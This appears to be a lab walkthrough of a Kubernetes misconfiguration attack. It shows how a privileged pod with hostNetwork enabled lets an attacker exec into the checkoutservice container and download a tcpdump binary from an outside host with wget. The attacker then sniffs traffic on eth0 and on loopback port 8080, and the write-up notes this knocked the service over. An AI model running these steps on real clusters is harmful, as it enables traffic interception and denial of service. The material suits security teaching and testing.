

**Attack#8 hostNetwork - Sniff traffic**

Related configurations: [Attack#8.json](https://drive.google.com/open?id=1NIzB_-JPYG2qGE6CcLjrZMp9yemaal4-)


1. Apply all insecure configs in Attack#7.json.
2. kubectl exec -it checkoutservice- -n default -- sh
3. The attacker can exploit privileged securityContext to use root permission(#2, **#3 and #4**) to install tcpdump tool from the container for misconfiguration **#5**
   1. Install tcpdump
      1. wget <https://files.serverless.industries/bin/tcpdump.x86> -O tcpdump
      2. chmod +x tcpdump
      3. mv tcpdump /usr/local/bin/
4. The attacker can get all network interface with **hostNetwork = true**(**#1**)
   1. ip addr



1. The attacker can use tcpdump to sniff network traffic with elevated privileges ( **#6, 7, and 8**)
   1. tcpdump -i eth0



* 1. Since attacker know the application is running with localhost:8080, then the attacker can sniff traffic using command: tcpdump -i lo port 8080



* 1. However, sniffing on an interface with a lot of traffic can cause the interface to DROP traffic. Now checkoutservice is unavailable, but other services stil working.

